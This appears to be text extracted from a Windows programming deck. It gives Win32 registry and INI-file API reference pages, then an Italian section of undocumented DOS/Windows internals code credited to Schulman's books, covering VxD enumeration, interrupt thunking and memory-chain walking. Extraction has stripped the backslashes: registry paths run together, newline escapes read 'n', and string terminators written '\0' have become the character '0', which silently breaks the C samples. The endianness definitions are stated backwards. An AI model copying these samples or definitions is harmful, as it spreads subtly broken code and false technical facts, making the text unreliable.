    Identifies a currentlyopen key or any of the following predefined reserved handle values: HKEY_CLASSES_ROOT HKEY_CURRENT_USER HKEY_LOCAL_MACHINE HKEY_USERS lpValueName Points to a null-terminated string containing the name of the value to be queried. lpReserved Reserved; must be NULL. lpType Points to a variable that receives the key's value type. The value returned through this parameter will be one of the following: REG_BINARY Binary data in any form. REG_DWORD A 32-bit number. REG_DWORD_LITTLE_ENDIAN A 32-bit number in little-endian format (same as REG_DWORD). In little-endian format, the most significant byte of a word is the high-order byte. This is the most common format for computers running Windows NT and Windows 95. REG_DWORD_BIG_ENDIAN A 32-bit number in big-endian format. In big-endian format, the most significant byte of a word is the low-order byte. REG_EXPAND_SZ A null-terminated string that contains unexpanded references to environment variables (for example, "%PATH%"). It will be a Unicode or ANSI string depending on whether you use the Unicode or ANSI functions. REG_LINK A Unicode symbolic link. REG_MULTI_SZ An array of null-terminated strings, terminated by two null characters. REG_NONE No defined value type. REG_RESOURCE_LIST A device-driver resource list. REG_SZ A null-terminated string. It will be a Unicode or ANSI string depending on whether you use the Unicode or ANSI functions.
  • 200.
    The lpType parametercan be NULL if the type is not required. lpData Points to a buffer that receives the value's data. This parameter can be NULL if the data is not required. lpcbData Points to a variable that specifies the size, in bytes, of the buffer pointed to by the lpData parameter. When the function returns, this variable contains the size of the data copied to lpData. If the buffer specified by lpData parameter is not large enough to hold the data, the function returns the value ERROR_MORE_DATA, and stores the required buffer size, in bytes, into the variable pointed to by lpcbData. If lpData is NULL, and lpcbData is non-NULL, the function returns ERROR_SUCCESS, and stores the size of the data, in bytes, in the variable pointed to by lpcbData. This lets an application determine the best way to allocate a buffer for the value key's data. If the data has the REG_SZ, REG_MULTI_SZ or REG_EXPAND_SZ type, then lpData will also include the size of the terminating null character. The lpcbData parameter can be NULL only if lpData is NULL. Return Values If the function succeeds, the return value is ERROR_SUCCESS. If the function fails, the return value is a nonzero error code defined in WINERROR.H. You can use the FormatMessage function with the FORMAT_MESSAGE_FROM_SYSTEM flag to get a generic description of the error. Remarks The key identified by hKey must have been opened with KEY_QUERY_VALUE access. To open the key, use the RegCreateKeyEx or RegOpenKeyEx function. This function does not expand the environment-variable names in the value data when the value type is REG_EXPAND_SZ. The ExpandEnvironmentStrings function can be used to expand the environment-variable names. If the value data has the REG_SZ, REG_MULTI_SZ or REG_EXPAND_SZ type, and the ANSI version of this function is used (either by explicitly calling RegQueryValueEx or by not defining Unicode before including the WINDOWS.H file), this function converts the stored Unicode string to an ANSI string before copying it to the buffer pointed to by lpData. When calling the RegQueryValueEx function with hKey set to the HKEY_PERFORMANCE_DATA handle and a value string of a specified object, the returned data structure sometimes has unrequested objects. Don't be surprised; this is normal behavior. When calling the RegQueryValueEx function, you should always expect to walk the returned data structure to look for the requested object.
  • 201.
    See Also ExpandEnvironmentStrings, RegCreateKeyEx,RegEnumKey, RegEnumKeyEx, RegEnumValue, RegOpenKeyEx RegSaveKey The RegSaveKey function saves the specified key and all of its subkeys and values to a new file. LONG RegSaveKey( HKEY hKey, // handle of key where save begins LPCTSTR lpFile, // address of filename to save to LPSECURITY_ATTRIBUTES lpSecurityAttributes // address of security structure ); Parameters hKey Specifies a handle of the key where the save operation is to begin, or any of the following predefined reserved handle values: HKEY_CLASSES_ROOT HKEY_CURRENT_USER HKEY_LOCAL_MACHINE HKEY_USERS lpFile Points to a null-terminated string containing the name of the file in which the specified key and subkeys are saved. If this filename includes an extension, it cannot be used on file allocation table (FAT) file systems by the RegLoadKey, RegReplaceKey, or RegRestoreKey function. Windows NT: If the file already exists, the function fails with the ERROR_ALREADY_EXISTS error. Windows 95: If the file already exists, the function fails with the ERROR_REGISTRY_IO_FAILED error. Windows NT: If the string does not include a path, the file is created in the current directory of the calling process for a local key, or in the %systemroot %system32 directory for a remote key. Windows 95: If the string does not include a path, the file is created in the Windows root directory for local and remote keys. See GetWindowsDirectory. lpSecurityAttributes Windows NT: Pointer to a SECURITY_ATTRIBUTES structure that specifies a security descriptor for the new file. If lpSecurityAttributes is NULL, the file gets a default security descriptor.
  • 202.
    Windows 95: Thisparameter is ignored. Return Values If the function succeeds, the return value is ERROR_SUCCESS. If the function fails, the return value is a nonzero error code defined in WINERROR.H. You can use the FormatMessage function with the FORMAT_MESSAGE_FROM_SYSTEM flag to get a generic description of the error. Remarks If hKey represents a key on a remote computer, the path described by lpFile is relative to the remote computer. The RegSaveKey function saves only nonvolatile keys. It does not save volatile keys. A key is made volatile or nonvolatile at its creation; see RegCreateKeyEx. Windows 95: The new file has the archive, hidden, readonly, and system attributes. Windows NT: The new file has the archive attribute. Windows NT: The calling process must have the SE_BACKUP_NAME privilege. For more information about privileges, see Privileges. Windows 95: Security privileges are not supported or required. See Also RegCreateKeyEx, RegDeleteKey, RegLoadKey, RegReplaceKey RegSetValueEx The RegSetValueEx function stores data in the value field of an open registry key. It can also set additional value and type information for the specified key. LONG RegSetValueEx( HKEY hKey, // handle of key to set value for LPCTSTR lpValueName, // address of value to set DWORD Reserved, // reserved DWORD dwType, // flag for value type CONST BYTE *lpData, // address of value data DWORD cbData // size of value data ); Parameters hKey Identifies a currently open key or any of the following predefined reserved handle values: HKEY_CLASSES_ROOT HKEY_CURRENT_USER HKEY_LOCAL_MACHINE HKEY_USERS
  • 203.
    lpValueName Points to astring containing the name of the value to set. If a value with this name is not already present in the key, the function adds it to the key. If this parameter is NULL or points to an empty string and the dwType parameter is the REG_SZ type, this function sets the same value the RegSetValue function would set. Reserved Reserved; must be zero. dwType Specifies the type of information to be stored as the value's data. This parameter can be one of the following values: REG_BINARY Binary data in any form. REG_DWORD A 32-bit number. REG_DWORD_LITTLE_ENDIAN A 32-bit number in little-endian format (same as REG_DWORD). In little-endian format, the most significant byte of a word is the high-order byte. This is the most common format for computers running Windows NT and Windows 95. REG_DWORD_BIG_ENDIAN A 32-bit number in big-endian format. In big-endian format, the most significant byte of a word is the low-order byte. REG_EXPAND_SZ A null-terminated string that contains unexpanded references to environment variables (for example, "%PATH%"). It will be a Unicode or ANSI string depending on whether you use the Unicode or ANSI functions. REG_LINK A Unicode symbolic link. REG_MULTI_SZ An array of null-terminated strings, terminated by two null characters. REG_NONE No defined value type. REG_RESOURCE_LIST A device-driver resource list. REG_SZ A null-terminated string. It will be a Unicode or ANSI string depending on whether you use the Unicode or ANSI functions. lpData Points to a buffer containing the data to be stored with the specified value name.
  • 204.
    cbData Specifies the size,in bytes, of the information pointed to by the lpData parameter. If the data is of type REG_SZ, REG_EXPAND_SZ, or REG_MULTI_SZ, cbData must include the size of the terminating null character. Return Values If the function succeeds, the return value is ERROR_SUCCESS. If the function fails, the return value is a nonzero error code defined in WINERROR.H. You can use the FormatMessage function with the FORMAT_MESSAGE_FROM_SYSTEM flag to get a generic description of the error. Remarks Value lengths are limited by available memory. Long values (more than 2048 bytes) should be stored as files with the filenames stored in the registry. This helps the registry perform efficiently. Application elements such as icons, bitmaps, and executable files should be stored as files and not be placed in the registry. The key identified by the hKey parameter must have been opened with KEY_SET_VALUE access. To open the key, use the RegCreateKeyEx or RegOpenKeyEx function. If dwType is the REG_SZ, REG_MULTI_SZ or REG_EXPAND_SZ type and the ANSI version of this function is used (either by explicitly calling RegSetValueEx or by not defining Unicode before including the WINDOWS.H file), the data pointed to by the lpData parameter must be an ANSI character string. The string is converted to Unicode before it is stored in the registry. See Also RegCreateKeyEx, RegFlushKey, RegOpenKeyEx, RegQueryValue RegSetValue The RegSetValue function associates a value with a specified key. This value must be a text string and cannot have a name. This function is provided for compatibility with Windows version 3.1. Win32-based applications should use the RegSetValueEx function, which allows an application to set any number of named values of any data type. LONG RegSetValue( HKEY hKey, // handle of key to set value for LPCTSTR lpSubKey, // address of subkey name DWORD dwType, // type of value LPCTSTR lpData, // address of value data DWORD cbData // size of value data ); Parameters hKey
  • 205.
    Identifies a currentlyopen key or any of the following predefined reserved handle values: HKEY_CLASSES_ROOT HKEY_CURRENT_USER HKEY_LOCAL_MACHINE HKEY_USERS lpSubKey Points to a null-terminated string containing the name of the subkey with which a value is associated. This parameter can be null or a pointer to an empty string. In this case, the value will be added to the key identified by the hKey parameter. dwType Specifies the type of information to be stored. This parameter must be the REG_SZ type. To store other data types, use the RegSetValueEx function. lpData Points to a null-terminated string containing the value to set for the specified key. cbData Specifies the length, in bytes, of the string pointed to by the lpData parameter, not including the terminating null character. Return Values If the function succeeds, the return value is ERROR_SUCCESS. If the function fails, the return value is a nonzero error code defined in WINERROR.H. You can use the FormatMessage function with the FORMAT_MESSAGE_FROM_SYSTEM flag to get a generic description of the error. Remarks If the key specified by the lpSubKey parameter does not exist, the RegSetValue function creates it. Value lengths are limited by available memory. Long values (more than 2048 bytes) should be stored as files with the filenames stored in the registry. This helps the registry perform efficiently. The key identified by the hKey parameter must have been opened with KEY_SET_VALUE access. To open the key, use the RegCreateKeyEx or RegOpenKeyEx function. If the ANSI version of this function is used (either by explicitly calling RegSetValue or by not defining Unicode before including the WINDOWS.H file), the lpData parameter must be an ANSI character string. The string is converted to Unicode before it is stored in the registry. See Also RegCreateKeyEx, RegFlushKey, RegOpenKeyEx, RegQueryValue
  • 206.
    WritePrivateProfileString The WritePrivateProfileString functioncopies a string into the specified section of the specified initialization file. This function is provided for compatibility with 16-bit Windows-based applications. WIn32-based applications should store initialization information in the registry. BOOL WritePrivateProfileString( LPCTSTR lpAppName, // pointer to section name LPCTSTR lpKeyName, // pointer to key name LPCTSTR lpString, // pointer to string to add LPCTSTR lpFileName // pointer to initialization filename ); Parameters lpAppName Points to a null-terminated string containing the name of the section to which the string will be copied. If the section does not exist, it is created. The name of the section is case-independent; the string can be any combination of uppercase and lowercase letters. lpKeyName Points to the null-terminated string containing the name of the key to be associated with a string. If the key does not exist in the specified section, it is created. If this parameter is NULL, the entire section, including all entries within the section, is deleted. lpString Points to a null-terminated string to be written to the file. If this parameter is NULL, the key pointed to by the lpKeyName parameter is deleted. Windows 95: This platform does not support the use of the TAB (t) character as part of this parameter. lpFileName Points to a null-terminated string that names the initialization file. Return Values If the function successfully copies the string to the initialization file, the return value is nonzero. If the function fails, or if it flushes the cached version of the most recently accessed initialization file, the return value is zero. To get extended error information, call GetLastError. Remarks
  • 207.
    Windows 95: Windows 95keeps a cached version of WIN.INI to improve performance. If all three parameters are NULL, the function flushes the cache. The function always returns FALSE after flushing the cache, regardless of whether the flush succeeds or fails. A section in the initialization file must have the following form: [section] key=string . . . If the lpFileName parameter does not contain a full path and filename for the file, WritePrivateProfileString searches the Windows directory for the file. If the file does not exist, this function creates the file in the Windows directory. If lpFileName contains a full path and filename and the file does not exist, WriteProfileString creates the file. The specified directory must already exist. Windows NT: Windows NT maps most .INI file references to the registry, using the mapping defined under the following registry key: HKEY_LOCAL_MACHINESoftwareMicrosoft Windows NTCurrentVersionIniFileMapping Windows NT keeps a cache for the IniFileMapping registry key. Calling WritePrivateProfileStringW with the value of all arguments set to NULL will cause Windows NT to refresh its cache of the IniFileMappingKey for the specified .INI file. The Win32 Profile functions (Get/WriteProfile*, Get/WritePrivateProfile*) use the following steps to locate initialization information: 1. Look in the registry for the name of the initialization file, say myfile.ini, under IniFileMapping: HKEY_LOCAL_MACHINESoftwareMicrosoft Windows NTCurrentVersionIniFileMappingmyfile.ini 2. Look for the section name specified by lpAppName. This will be a named value under myfile.ini, or a subkey of myfile.ini, or will not exist. 3. If the section name specified by lpAppName is a named value under myfile.ini, then that value specifies where in the registry you will find the keys for the section. 4. If the section name specified by lpAppName is a subkey of myfile.ini, then named values under that subkey specify where in the registry you will find the keys for the section. If the key you are looking for does not exist as a named value, then there will be an unnamed value (shown as "<No Name>") that specifies the default location in the registry where you will find the key.
  • 208.
    5. If thesection name specified by lpAppName does not exist as a named value or as a subkey under myfile.ini, then there will be an unnamed value (shown as "<No Name>") under myfile.ini that specifies the default location in the registry where you will find the keys for the section. 6. If there is no subkey for myfile.ini, or if there is no entry for the section name, then look for the actual myfile.ini on the disk and read its contents. When looking at values in the registry that specify other registry locations, there are several prefixes that change the behavior of the ini file mapping: ! - this character forces all writes to go both to the registry and to the .INI file on disk. # - this character causes the registry value to be set to the value in the Windows 3.1 .INI file when a new user logs in for the first time after setup. @ - this character prevents any reads from going to the .INI file on disk if the requested data is not found in the registry. USR: - this prefix stands for HKEY_CURRENT_USER, and the text after the prefix is relative to that key. SYS: - this prefix stands for HKEY_LOCAL_MACHINESOFTWARE, and the text after the prefix is relative to that key. An application using the WritePrivateProfileStringW function to enter .INI file information into the registry should follow these guidelines: · Ensure that no .INI file of the specified name exists on the system. · Ensure that there is a key entry in the registry that specifies the .INI file. This entry should be under the path HKEY_LOCAL_MACHINESOFTWARE MicrosoftWindows NTCurrentVersionIniFileMapping. · Specify a value for that .INI file key entry that specifies a section. That is to say, an application must specify a section name, as it would appear within an .INI file or registry entry. Here is an example: [My Section]. · For system files, specify SYS for an added value. · For application files, specify USR within the added value. Here is an example: "My Section: USR: App NameSection". And, since USR indicates a mapping under HKEY_CURRENT_USER, the application should also create a key under HKEY_CURRENT_USER that specifies the application name listed in the added value. For the example just given, that would be "App Name". · After following the preceding steps, an application setup program should call WritePrivateProfileStringW with the first three parameters set to NULL, and the fourth parameter set to the INI filename. For example: WritePrivateProfileStringW( NULL, NULL, NULL, L"appname.ini" ); · Such a call causes the mapping of an .INI file to the registry to take effect before the next system reboot. The operating system re-reads the mapping
  • 209.
    information into sharedmemory. A user will not have to reboot their computer after installing an application in order to have future invocations of the application see the mapping of the .INI file to the registry. The following sample code illustrates the preceding guidelines and is based on several assumptions: · There is an application named "App Name." · That application uses an .INI file named "appname.ini." · There is a section in the .INI file that we want to look like this: [Section1] FirstKey = It all worked out okay. SecondKey = By golly, it works. ThirdKey = Another test. · The user will not have to reboot the system in order to have future invocations of the application see the mapping of the .INI file to the registry. Here is the sample code : // include files #include <stdio.h> #include <windows.h> // a main function main() { // local variables CHAR inBuf[80]; HKEY hKey1, hKey2; DWORD dwDisposition; LONG lRetCode; // try to create the .INI file key lRetCode = RegCreateKeyEx ( HKEY_LOCAL_MACHINE, "SOFTWAREMicrosoftWindows NT CurrentVersionIniFileMappingappname.ini", 0, NULL, REG_OPTION_NON_VOLATILE, KEY_WRITE, NULL, &hKey1, &dwDisposition); // if we failed, note it, and leave if (lRetCode != ERROR_SUCCESS){ printf ("Error in creating appname.ini keyn"); return (0) ; } // try to set a section value lRetCode = RegSetValueEx ( hKey1, "Section1", 0, REG_SZ, "USR:App NameSection1",
  • 210.
    20); // if wefailed, note it, and leave if (lRetCode != ERROR_SUCCESS) { printf ( "Error in setting Section1 valuen"); return (0) ; } // try to create an App Name key lRetCode = RegCreateKeyEx ( HKEY_CURRENT_USER, "App Name", 0, NULL, REG_OPTION_NON_VOLATILE, KEY_WRITE, NULL, &hKey2, &dwDisposition); // if we failed, note it, and leave if (lRetCode != ERROR_SUCCESS) { printf ("Error in creating App Name keyn"); return (0) ; } // force the operating system to re-read the mapping into shared memory // so that future invocations of the application will see it // without the user having to reboot the system WritePrivateProfileStringW( NULL, NULL, NULL, L"appname.ini" ); // if we get this far, all has gone well // let's write some added values WritePrivateProfileString ("Section1", "FirstKey", "It all worked out okay.", "appname.ini"); WritePrivateProfileString ("Section1", "SecondKey", "By golly, it works.", "appname.ini"); WritePrivateProfileSection ("Section1", "ThirdKey = Another Test.", "appname.ini"); // let's test our work GetPrivateProfileString ("Section1", "FirstKey", "Bogus Value: Get didn't work", inBuf, 80, "appname.ini"); printf ("%s", inBuf); // okay, we are outta here return(0); } See Also GetPrivateProfileString GetPrivateProfileSection The GetPrivateProfileSection function retrieves all of the keys and values for the specified section from an initialization file. This function is provided for compatibility with 16-bit applications written for Windows. Win32-based applications should store initialization information in the registry.
  • 211.
    Windows 95: The specifiedprofile section must not exceed 32K. Windows NT: The specified profile section has no size limit. DWORD GetPrivateProfileSection( LPCTSTR lpAppName, // address of section name LPTSTR lpReturnedString, // address of return buffer DWORD nSize, // size of return buffer LPCTSTR lpFileName // address of initialization filename ); Parameters lpAppName Points to a null-terminated string containing the section name in the initialization file. lpReturnedString Points to a buffer that receives the key name and value pairs associated with the named section. The buffer is filled with one or more null-terminated strings; the last string is followed by a second null character. nSize Specifies the size, in characters, of the buffer pointed to by the lpReturnedString parameter. Windows 95: The maximum buffer size is 32,767 characters. Windows NT: There is no maximum buffer size. lpFileName Points to a null-terminated string that names the initialization file. If this parameter does not contain a full path to the file, Windows searches for the file in the Windows directory. Return Values The return value specifies the number of characters copied to the buffer, not including the terminating null character. If the buffer is not large enough to contain all the key name and value pairs associated with the named section, the return value is equal to nSize minus two. Remarks The data in the buffer pointed to by the lpReturnedString parameter consists of one or more null-terminated strings, followed by a final null character. Each string has the following format: key=string
  • 212.
    The GetPrivateProfileSection functionis not case-sensitive; the string pointed to by the lpAppName parameter can be a combination of uppercase and lowercase letters. This operation is atomic; no updates to the specified initialization file are allowed while the key name and value pairs for the section are being copied to the buffer pointed to by the lpReturnedString parameter. Windows NT: Calls to private profile functions may be mapped to the registry instead of to the specified initialization files. This mapping occurs when the initialization file and section are specified in the registry under the following keys: HKEY_LOCAL_MACHINESoftwareMicrosoft Windows NTCurrentVersionIniFileMapping This mapping is likely if an application modifies system-component initialization files, such as CONTROL.INI, SYSTEM.INI, and WINFILE.INI. In these cases, the GetPrivateProfileSection function retrieves information from the registry, not from the initialization file; the change in the storage location has no effect on the function's behavior. The Win32 Profile functions (Get/WriteProfile*, Get/WritePrivateProfile*) use the following steps to locate initialization information: 1. Look in the registry for the name of the initialization file, say myfile.ini, under IniFileMapping: HKEY_LOCAL_MACHINESoftwareMicrosoft Windows NTCurrentVersionIniFileMappingmyfile.ini 2. Look for the section name specified by lpAppName. This will be a named value under myfile.ini, or a subkey of myfile.ini, or will not exist. 3. If the section name specified by lpAppName is a named value under myfile.ini, then that value specifies where in the registry you will find the keys for the section. 4. If the section name specified by lpAppName is a subkey of myfile.ini, then named values under that subkey specify where in the registry you will find the keys for the section. If the key you are looking for does not exist as a named value, then there will be an unnamed value (shown as "<No Name>") that specifies the default location in the registry where you will find the key. 5. If the section name specified by lpAppName does not exist as a named value or as a subkey under myfile.ini, then there will be an unnamed value (shown as "<No Name>") under myfile.ini that specifies the default location in the registry where you will find the keys for the section. 6. If there is no subkey for myfile.ini, or if there is no entry for the section name, then look for the actual myfile.ini on the disk and read its contents. When looking at values in the registry that specify other registry locations, there are several prefixes that change the behavior of the ini file mapping: ! - this character forces all writes to go both to the registry and to the .INI file on disk. # - this character causes the registry value to be set to the value in the Windows 3.1 .INI file when a new user logs in for the first time after setup.
  • 213.
    @ - thischaracter prevents any reads from going to the .INI file on disk if the requested data is not found in the registry. USR: - this prefix stands for HKEY_CURRENT_USER, and the text after the prefix is relative to that key. SYS: - this prefix stands for HKEY_LOCAL_MACHINESOFTWARE, and the text after the prefix is relative to that key. See Also GetProfileInt RegDeleteValue The RegDeleteValue function removes a named value from the specified registry key. LONG RegDeleteValue( HKEY hKey, // handle of key LPCTSTR lpValueName // address of value name ); Parameters hKey Identifies a currently open key or any of the following predefined reserved handle values: HKEY_CLASSES_ROOT HKEY_CURRENT_USER HKEY_LOCAL_MACHINE HKEY_USERS lpValueName Points to a null-terminated string that names the value to remove. If this parameter is NULL or points to an empty string, the value set by the RegSetValue function is removed. Return Values If the function succeeds, the return value is ERROR_SUCCESS. If the function fails, the return value is a nonzero error code defined in WINERROR.H. You can use the FormatMessage function with the FORMAT_MESSAGE_FROM_SYSTEM flag to get a generic description of the error. Remarks The key identified by the hKey parameter must have been opened with KEY_SET_VALUE access (KEY_WRITE access includes KEY_SET_VALUE access). See Also RegSetValue
  • 214.
    ALCUNI SEGRETI DIWINDOWS Fino ad ora le api viste erano relative alle funzioni documentate. Per motivi di mancata sicurezza nei confronti della possibilità di far rimenere presenti nelle successive versioni di Windows, alcune funzioni non sono state documentate. Qui ne vedremo alcune riportando anche i sorgenti C di alcune di loro. TESTA IL BIT PE (PROTECT ENABLE) NELLA MSW (Machine Status Word) /* bcc –2 pe.c */ #include <stdio.h> main() { unsigned msw; unsigned iopl; _asm pushf _asm pop ax _asm shr ax, 12 _asm and ax, 3 _asm mov word ptr iopl, ax printf("IOPL=%dn", iopl); _asm smsw ax /* Store Machine Status Word: low CR0 */ _asm mov msw, ax printf("PE (protect enable) bit %sn", (msw & 1) ? "SET" : "NOT set"); return (msw & 1); } Virtual-8086 (V86) VxD APIs #include <stdio.h> #include <dos.h> typedef unsigned char BYTE; typedef unsigned short WORD; typedef unsigned long DWORD; typedef DWORD (far *FUNCPTR)(void); // call the Windows "Get Device Entry Point Address" function // Interrupt 2Fh Function 1684h FUNCPTR GetDeviceAPI(WORD vxd_id) { _asm { push di push es xor di, di mov es, di mov ax, 1684h mov bx, vxd_id int 2fh mov ax, di mov dx, es pop es pop di
  • 215.
    } // return valuein DX:AX } int IsEnhancedMode(void) { _asm { mov ax, 1600h int 2fh test al, 7fh jz no } return 1; no: return 0; } void fail(const char *s, ...) { puts(s); exit(1); } int main() { WORD i; FUNCPTR fp; if (! IsEnhancedMode()) fail("This program requires Windows Enhanced mode"); puts("Virtual-8086 (V86) VxD APIs:"); // for each possible device id, see if there's an API for (i=0; i<0xffff; i++) if (fp = GetDeviceAPI(i)) printf("%04Xh %Fp %0lX %02Xn", i, // VxD ID fp, // V86 entry point ((DWORD) FP_SEG(fp) << 4) + FP_OFF(fp), // linear addr *((BYTE far *) fp)); // byte (ARPL) return 0; } Toy Win16 Server for FWORD.C (Win32->Win16 Thunk demo) /* Win32 app can call INT 21h, INT 2Fh, or INT 31h via INTSERV bcc -W -3 -B intserv.c from Schulman, Unauthorized Windows, 1994 */ #include <stdlib.h> #include <stdio.h> #include <dos.h> #define NOGDI #include "windows.h" static char dummy; // just something to take seg of // static vars: only one caller at a time #define SERVER(calls,intno) { static char stack[1024]; static unsigned stack_seg; static unsigned prev_seg; static unsigned long prev_ofs; static unsigned prev_ds; _asm {
  • 216.
    push ax; pushbx; mov ax, ds; mov bx, seg dummy; mov ds, bx; mov stack_seg, bx; mov prev_ds, ax; pop bx; pop ax; mov prev_seg, ss; mov dword ptr prev_ofs, esp; mov ss, stack_seg; mov sp, offset stack; add sp, 512; } calls++; _asm { int intno; mov ss, prev_seg; mov esp, dword ptr prev_ofs; mov ds, prev_ds; db 66h; retf; } } unsigned long calls21 = 0; unsigned long calls2F = 0; unsigned long calls31 = 0; void server21(void) { SERVER(calls21, 0x21); } void server2F(void) { SERVER(calls2F, 0x2F); } void server31(void) { SERVER(calls31, 0x31); } int PASCAL WinMain(HANDLE hInstance, HANDLE hprev21Instance, LPSTR lpszCmdLine, int nCmdShow) { char buf[120]; int len; len = sprintf(buf, "INT 21h server @ %Fpn", (void far *) server21); len += sprintf(buf+len, "INT 2Fh server @ %Fpn", (void far *) server2F); len += sprintf(buf+len, "INT 31h server @ %Fp", (void far *) server31); MessageBox(0, buf, "INTSERV", MB_OK); // servers are active until click MB_OK above len = sprintf(buf, "%lu calls to INT 21h servern", calls21); len += sprintf(buf+len, "%lu calls to INT 2Fh servern", calls2F); len += sprintf(buf+len, "%lu calls to INT 31h server", calls31); MessageBox(0, buf, "INTSERV", MB_OK); return 0; } MAPPA I DEVICE IN MEMORIA /* MAP.C from "Undocumented DOS", 2nd edition (Addison-Wesley, 1993) bcc intvect.c map.c bcc intchain.c map.c
  • 217.
    bcc -DTESTING map.c */ #include<stdlib.h> #include <stdio.h> #include <string.h> #include <dos.h> typedef unsigned char BYTE; typedef unsigned short WORD; typedef unsigned long DWORD; typedef void far *FP; #ifndef MK_FP #define MK_FP(s,o) ((((DWORD) s) << 16) + (o)) #endif #pragma pack(1) typedef struct { DWORD start, end; char name[9]; } BLOCK; static BLOCK *map; static int num_block = 0; int cmp_func(const void *b1, const void *b2) { if (((BLOCK *) b1)->start < ((BLOCK *) b2)->start) return -1; else if (((BLOCK *) b1)->start > ((BLOCK *) b2)->start) return 1; else return 0; } typedef struct { BYTE type; /* 'M'=in chain; 'Z'=at end */ WORD owner; /* PSP of the owner */ WORD size; /* in 16-byte paragraphs */ BYTE unused[3]; BYTE name[8]; /* in DOS 4+ */ } MCB; #define IS_PSP(mcb) (FP_SEG(mcb) + 1 == (mcb)->owner) WORD get_first_mcb(void) { _asm mov ah, 52h _asm int 21h _asm mov ax, es:[bx-2] // retval in AX } typedef struct DEV { struct DEV far *next; WORD attr, strategy, intr; union { BYTE name[8], blk_cnt; } u; } DEV; #define IS_CHAR_DEV(dev) ((dev)->attr & (1 << 15))
  • 218.
    DEV far *get_nul_dev(void) { _asmmov ah, 52h _asm int 21h _asm mov dx, es _asm lea ax, [bx+22h] // retval in DX:AX } int get_num_block_dev(DEV far *dev) { // can't rely on # block devices at SysVars+20? int num_blk = 0; do { if (! IS_CHAR_DEV(dev)) num_blk += dev->u.blk_cnt; dev = dev->next; } while(FP_OFF(dev->next) != (WORD) -1); return num_blk; } WORD get_umb_link(void) { _asm mov ax, 5802h _asm int 21h _asm xor ah, ah // return value in AX } WORD set_umb_link(WORD flag) { _asm mov ax, 5803h _asm mov bx, flag _asm int 21h _asm jc error _asm xor ax, ax error:; // return 0 or error code in AX } WORD get_dos_ds(void) { _asm push ds _asm mov ax, 1203h _asm int 2fh _asm mov ax, ds _asm pop ds // retval in AX } /* find IO.SYS segment with built-in drivers */ WORD get_io_seg(void) { WORD io_seg = 0; DEV far *dev = get_nul_dev(); do { if (IS_CHAR_DEV(dev)) if (_fstrncmp(dev->u.name, "CON ", 8) == 0) io_seg = FP_SEG(dev); // we'll take the last one dev = dev->next; } while(FP_OFF(dev->next) != (WORD) -1); return io_seg;
  • 219.
    } static int did_init= 0; void do_init(void) { MCB far *mcb; DEV far *dev; WORD dos_ds, io_seg, mcb_seg, next_seg, save_link; BLOCK *block; int blk, i; map = (BLOCK *) calloc(100, sizeof(BLOCK)); block = map; io_seg = get_io_seg(); block->start = io_seg << 4; block->end = (DWORD) -1; strcpy(block->name, "IO"); block++; dos_ds = get_dos_ds(); block->start = dos_ds << 4; block->end = (DWORD) -1; strcpy(block->name, "DOS"); block++; // should really check if there IS an HMA! block->start = 0x100000L; block->end = 0x10FFEEL; strcpy(block->name, "HMA"); block++; num_block = 3; /* walk MCB chain, looking for PSPs, interrupt owners */ if (_osmajor >= 4) { mcb_seg = get_first_mcb(); mcb = (MCB far *) MK_FP(mcb_seg, 0); if (_osmajor >= 5) // be lazy; see ch. 7 for DOS < 5 { save_link = get_umb_link(); set_umb_link(1); // access UMBs too } for (;;) { next_seg = mcb_seg + mcb->size + 1; if (IS_PSP(mcb)) { block->start = ((DWORD) mcb_seg) << 4; block->end = ((DWORD) next_seg) << 4; _fstrncpy(block->name, mcb->name, 8); block->name[8] = '0'; block++; num_block++; } mcb_seg = next_seg; if (mcb->type == 'M') mcb = (MCB far *) MK_FP(next_seg, 0); else break; }
  • 220.
    } /* walk devicechain looking for non-builtin drivers */ dev = get_nul_dev(); blk = get_num_block_dev(dev); do { MCB far *dev_mcb; if ((FP_SEG(dev) != dos_ds) && (FP_SEG(dev) != io_seg)) { block->start = (((DWORD) FP_SEG(dev)) << 4) + FP_OFF(dev); dev_mcb = (MCB far *) MK_FP(FP_SEG(dev)-1,0); if (dev_mcb->owner == 8) { dev = dev->next; continue; } if (dev_mcb->type == 'M') block->end = block->start + ((DWORD) dev_mcb->size << 4); else block->end = (DWORD) -1; if (IS_CHAR_DEV(dev)) { _fstrncpy(block->name, dev->u.name, 8); block->name[8] = '0'; } else { // to determine drive letter, have to work backwards // from number of block devices blk -= dev->u.blk_cnt; block->name[0] = blk + 'A'; block->name[1] = ':'; block->name[2] = '0'; } block++; num_block++; } dev = dev->next; } while(FP_OFF(dev->next) != (WORD) -1); if (_osmajor >= 5) set_umb_link(save_link); qsort(map, num_block, sizeof(BLOCK), cmp_func); for (i=0, block=map; i<num_block-1; i++, block++) if (block->end == (DWORD) -1) block->end = map[i+1].start; if (block->end == (DWORD) -1) // last one block->end = 0xFFFFFL; did_init = 1; } char *find_owner(DWORD lin_addr) { BLOCK *block; int i; if (! did_init) do_init();
  • 221.
    for (i=0, block=map;i<num_block; i++, block++) if ((lin_addr >= block->start) && (lin_addr <= block->end)) return block->name; /* still here */ return (char *) 0; } #ifdef TESTING main() { BLOCK *block; int i; do_init(); for (i=0, block=map; i<num_block; i++, block++) printf("%08lX %08lX %sn", block->start, block->end, block->name); } #endif Detecting Windows mode, version from DOS /* ISWIN.C Andrew Schulman, February 1993 from "Undocumented DOS", 2nd edition (Addison-Wesley, 1993) bcc -DSTANDALONE iswin.c */ #include <stdlib.h> #include <stdio.h> #include <dos.h> #define REAL_MODE 1 #define STANDARD_MODE 2 #define ENHANCED_MODE 3 #define SYSTEM_VM 1 int detect_switcher(void) { int retval = 1; _asm push di _asm push es _asm xor bx, bx _asm mov di, bx _asm mov es, bx _asm mov ax, 4b02h _asm int 2fh _asm mov cx, es _asm or cx, di _asm je no_switcher done: _asm pop es _asm pop di return retval; no_switcher: retval = 0; goto done; }
  • 222.
